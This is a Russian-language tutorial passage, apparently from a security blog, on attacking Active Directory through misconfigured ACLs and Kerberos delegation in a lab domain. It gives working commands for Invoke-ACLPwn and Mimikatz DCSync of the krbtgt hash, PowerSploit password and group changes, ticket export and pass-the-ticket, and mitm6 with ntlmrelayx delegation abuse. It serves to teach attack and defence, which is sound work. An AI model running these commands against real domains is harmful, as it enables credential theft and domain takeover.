К примеру, у нас есть три группы: А, Б, С, — где группа С является членом группы Б, а группа Б является членом группы А. При добавлении пользователя guest в группу С пользователь guest будет не только членом группы С, но и косвенным членом групп Б и А. При добавлении доступа к объекту домена группе А пользователь guest тоже будет иметь доступ к этому объекту. В ситуации, когда пользователь является прямым членом только одной группы, а эта группа является косвенным членом других 50 групп, легко потерять связь унаследованных разрешений.

Получить ACL, связанные с объектом, можно, выполнив следующую команду

Get-ObjectACL -Samaccountname Guest -ResolveGUIDsОбъяснить с

Для эксплуатации ошибок в конфигурировании ACL можно использовать инструмент [Invoke-ACLPwn](#). Powershell-скрипт собирает информацию обо всех ACL в домене с помощью сборщика BloodHound — SharpHound и выстраивает цепочку для получения разрешения writeDACL. После того, как цепочка построена, скрипт выполняет эксплуатацию каждого шага из цепочки. Порядок действия скрипта:

1. Пользователь добавляется в необходимые группы.
2. Два ACE (Replicating Directory Changes и Replicating Directory Changes ALL) добавляются в ACL объекта домена.
3. При наличии прав на DCSync с помощью утилиты Mimikatz запрашивается хеш пароля пользователя krbtgt (настройка по умолчанию).
4. После завершения эксплуатации скрипт удаляет все добавленные группы и записи ACE в ACL.

Скрипт нацелен только на использование права writeDACL. Также злоумышленнику могут быть интересны следующие права доступа:

- ForceChangePassword. Права на изменение пароля пользователя, когда текущий пароль не известен. Эксплуатация с помощью PowerSploit — Set-DomainUserPassword.
- AddMembers. Права на добавление групп, компьютеров и пользователей в группы. Эксплуатация с помощью PowerSploit — Add-DomainGroupMember.
- GenericWrite. Права на изменение атрибутов объекта. Например изменить значение параметра scriptPath. При следующем входе пользователя в систему запустится указанный файл. Эксплуатация с помощью PowerSploit — Set-DomainObject.
- WriteOwner. Права на изменения владельца объекта. Эксплуатация с помощью PowerSploit — Set-DomainObjectOwner.
- AllExtendedRights. Права на добавление пользователей в группы, смена паролей пользователя и др. Эксплуатация с помощью PowerSploit — Set-DomainUserPassword or Add-DomainGroupMember.

Эксплуатация:

[Invoke-ACLPwn](#)

Запуск с машины, которая находится в домене

```
./Invoke-ACL.ps1 -SharpHoundLocation .\sharphound.exe -mimiKatzLocation  
.\mimikatz.exe
```

Запуск с машины, которая не находится в домене

```
/Invoke-ACL.ps1 -SharpHoundLocation .\sharphound.exe -mimiKatzLocation  
.\mimikatz.exe -Username 'domain\user' -Domain 'fqdn_of_target_domain' -Password  
'Pass'
```

[aclpwn.py](#) — похожий инструмент, написанный на Python

Делегирование Kerberos


Делегирование полномочий Kerberos позволяет повторно использовать учетные данные конечного пользователя для доступа к ресурсам, размещенным на другом сервере.

Делегирование Kerberos бывает трех видов:


1. Неограниченное (Unconstrained delegation). Единственный вариант делегирования до Windows Server 2003
2. Ограниченное (Constrained delegation), начиная с Windows Server 2003
3. Ограниченное на основе ресурсов (Resource-Based Constrained Delegation). Появилось в Windows Server 2012

Неограниченное делегирование

В оснастке Active Directory включенная функция неограниченного делегирования выглядит следующим образом:



Для наглядности рассмотрим, как происходит неограниченное делегирование на схеме.



1. Пароль пользователя конвертируется в ntlm-хеш. Временная метка шифруется этим хешем и отправляется на контроллер домена для запроса TGT-тикета.
2. Контроллер домена проверяет информацию о пользователе (ограничение входа в систему, членство в группах и т.д.), создает TGT-тикет и отправляет пользователю. TGT-тикет зашифрован, подписан, и его данные могут быть прочитаны только krbtgt.
3. Пользователь запрашивает TGS-тикет для доступа на веб-сервис на веб-сервере.
4. Контроллер домена предоставляет TGS-тикет.
5. Пользователь отправляет TGT- и TGS-тикеты на веб-сервер.
6. Сервисная учетная запись веб-сервера использует TGT-тикет пользователя для запроса TGS-тикета для доступа к серверу БД.
7. Сервисная учетная запись подключается к серверу БД как пользователь.

Главная опасность неограниченного делегирования в том, что при компрометации машины с неограниченным делегированием злоумышленник сможет получить TGT-тикеты пользователей из этой машины и доступ к любой системе в домене от имени этих пользователей.

Поиск машин в домене с неограниченным делегированием:

- [PowerView](#)

`Get-NetComputer -unconstrained`Объяснить с

- Active-Directory Module


`Get-Adcomputer -Filter {TrustedForDelegation -eq $True}`Объяснить с

.

Экспорт тикетов:


- С помощью mimikatz. `sekurlsa::tickets /export`
- Также можно выполнить атаку Pass-The-ticket

`kerberos::ptt C:\tickets\.`Объяснить с



Ограниченное делегирование

Режим ограниченного делегирования позволяет получить доступ только к разрешенным сервисам и на определенной машине. В оснастке Active Directory выглядит следующим образом:



При ограниченном делегировании используются 2 расширения протокола Kerberos:

- S4USelf
- S4UProxy

[S4U2Self](#) используется в случае, когда клиент аутентифицируется не по протоколу Kerberos.

При неограниченном делегировании для идентификации пользователя используется TGT, в этом случае расширение S4U использует структуру [PA-FOR-USER](#) в качестве нового типа в поле данных «pdata»/pre-authentication. Процесс S4U2self разрешается, только если запрашивающий пользователь имеет поле TRUSTED_TO_AUTH_FOR_DELEGATION, установленное в его userAccountControl.

```
PS C:\Users\Administrator\Desktop\PowerSploit-dev> Get-DomainUser iis_service -Properties * | ConvertFrom-UACValue
```

Name	Value
NORMAL_ACCOUNT	512
DONT_EXPIRE_PASSWORD	65536
TRUSTED_TO_AUTH_FOR_DELEGATION	16777216

[S4U2Proxy](#) позволяет учетной записи службы использовать перенаправляемый тикет, полученный в процессе S4U2proxy, для запроса TGS-тикета для доступа к разрешенным сервисам (msds-allowtodelegateto). KDC проверяет, указан ли запрашиваемый сервис в поле msds-allowtodelegateto запрашивающего пользователя, и выдает билет, если проверка прошла успешно. Таким образом, делегирование «ограничено» конкретными целевыми сервисами.

```
PS C:\Users\Administrator\Desktop\PowerSploit-dev> Get-DomainUser iis_service -Properties * | select disting*,msds-allow*,useraccountcon* | fl
```

distinguishedname	: CN=iis_service,CN=Users,DC=jet,DC=lab
msds-allowtodelegateto	: {cifs/dcl.jet.lab/jet.lab, cifs/dcl.jet.lab, cifs/DC1, cifs/DC1/jet.lab...}
useraccountcontrol	: NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, TRUSTED_TO_AUTH_FOR_DELEGATION

```
PS C:\Users\Administrator\Desktop\PowerSploit-dev>
```

Поиск компьютеров и пользователей в домене с ограниченным делегированием можно выполнить с помощью [PowerView](#).


Поиск компьютеров с неограниченным делегированием

Get-DomainComputer -TrustedtoAuth0
Объяснить с

Поиск пользователей с ограниченным делегированием


Get-DomainUser -TrustedtoAuth0Объяснить с

Для проведения атаки нам необходим пароль в открытом виде, NTLM-хеш пароля либо TGT-тикет.



Ограниченное делегирование на основе ресурсов

Как и в обычном делегировании, используются расширения S4U. Так как делегирование на основе ресурсов — это в первую очередь ограниченное делегирование, то и здесь доступны атаки, актуальные для обычного ограниченного делегирования. Отличие только в том, что в простом ограниченном делегировании сервис A должен иметь атрибут [msDS-AllowedToDelegateTo](#)=ServiceB, а тут сервис B должен иметь атрибут [msDS-AllowedToActOnBehalfOfOtherIdentity](#)=Service A.



Это свойство позволяет провести еще одну [атаку](#), опубликованную пользователем [harmj0y](#). Для проведения атаки необходимы права на изменение параметра PrincipalsAllowedToDelegateToAccount, который задает атрибут msds-AllowedToActOnBehalfOfOtherIdentity, содержащий список управления доступом (ACL). В отличие от просто ограниченного делегирования, нам не нужны права администратора домена, чтобы изменить атрибут msds-AllowedToActOnBehalfOfOtherIdentity. Узнать, кто имеет права на редактирование атрибута, можно следующим образом:

```
(Get-acl "AD:$((get-adcomputer Windows7).distinguishedname)").access | Where-Object
-Property ActiveDirectoryRights -Match WriteProperty | out-gridview
```

(Get-act "AD:\$(get-adcomputer Windows7).distinguishedname").access | Where-Object -Property ActiveDirectoryRights -Match WriteProperty | out-gridview

ActiveDirectoryRights	InheritanceType	...	...	AccessControlType	IdentityReference	IsInherited	InheritanceFlags	PropagationFlags
ReadProperty, WriteProperty	None	...	0...	Allow	NT AUTHORITY\SELF	False	None	None
ReadProperty, WriteProperty	None	...	0...	Allow	jet.lab\Cert Publishers	False	None	None
WriteProperty	None	...	0...	Allow	jet.lab\Ragnar	False	None	None
WriteProperty	None	...	0...	Allow	jet.lab\Ragnar	False	None	None
WriteProperty	None	...	0...	Allow	jet.lab\Ragnar	False	None	None
WriteProperty	None	...	0...	Allow	jet.lab\Ragnar	False	None	None
WriteProperty	None	...	0...	Allow	jet.lab\Ragnar	False	None	None
ReadProperty, WriteProperty	All	...	0...	Allow	jet.lab\Key Admins	True	ContainerInherit	None
ReadProperty, WriteProperty	All	...	0...	Allow	jet.lab\Enterprise Key Admins	True	ContainerInherit	None
WriteProperty	All	...	b...	Allow	NT AUTHORITY\SELF	True	ContainerInherit	None
ReadProperty, WriteProperty	All	...	0...	Allow	NT AUTHORITY\SELF	True	ContainerInherit, ObjectInherit	None
ReadProperty, WriteProperty, ExtendedRight	All	...	0...	Allow	NT AUTHORITY\SELF	True	ContainerInherit	None
CreateChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDACL, WriteOwner	All	...	0...	Allow	BUILTIN\Administrators	True	ContainerInherit	None

Итак, чтобы провести атаку, выполняем mitm6

mitm6 -I vmnet00объяснить с

Запускаем ntlmrelayx с опцией --delegate-access

ntlmrelayx -t ldaps://dc1.jet.lab --delegate-access0бъяснить с


В результате атаки создается компьютер ZGXTPVYX\$ с правами на делегирование компьютера Windows7.

```
$x = Get-ADComputer Windows7 -Properties msDS-AllowedToActOnBehalfOfOtherIdentity
$x.'msDS-AllowedToActOnBehalfOfOtherIdentity'.Access
Объяснить с
```

```
PS C:\Users\Administrator> $x = Get-ADComputer Windows7 -Properties msDS-AllowedToActOnBehalfOfOtherIdentity
PS C:\Users\Administrator> $x.'msDS-AllowedToActOnBehalfOfOtherIdentity'.Access

ActiveDirectoryRights : GenericAll
InheritanceType        : None
ObjectType             : 00000000-0000-0000-0000-000000000000
InheritedObjectType    : 00000000-0000-0000-0000-000000000000
ObjectFlags            : None
AccessControlType      : Allow
IdentityReference      : jet.lab\ZGXTPVYX$
IsInherited            : False
InheritanceFlags       : None
PropagationFlags       : None
```

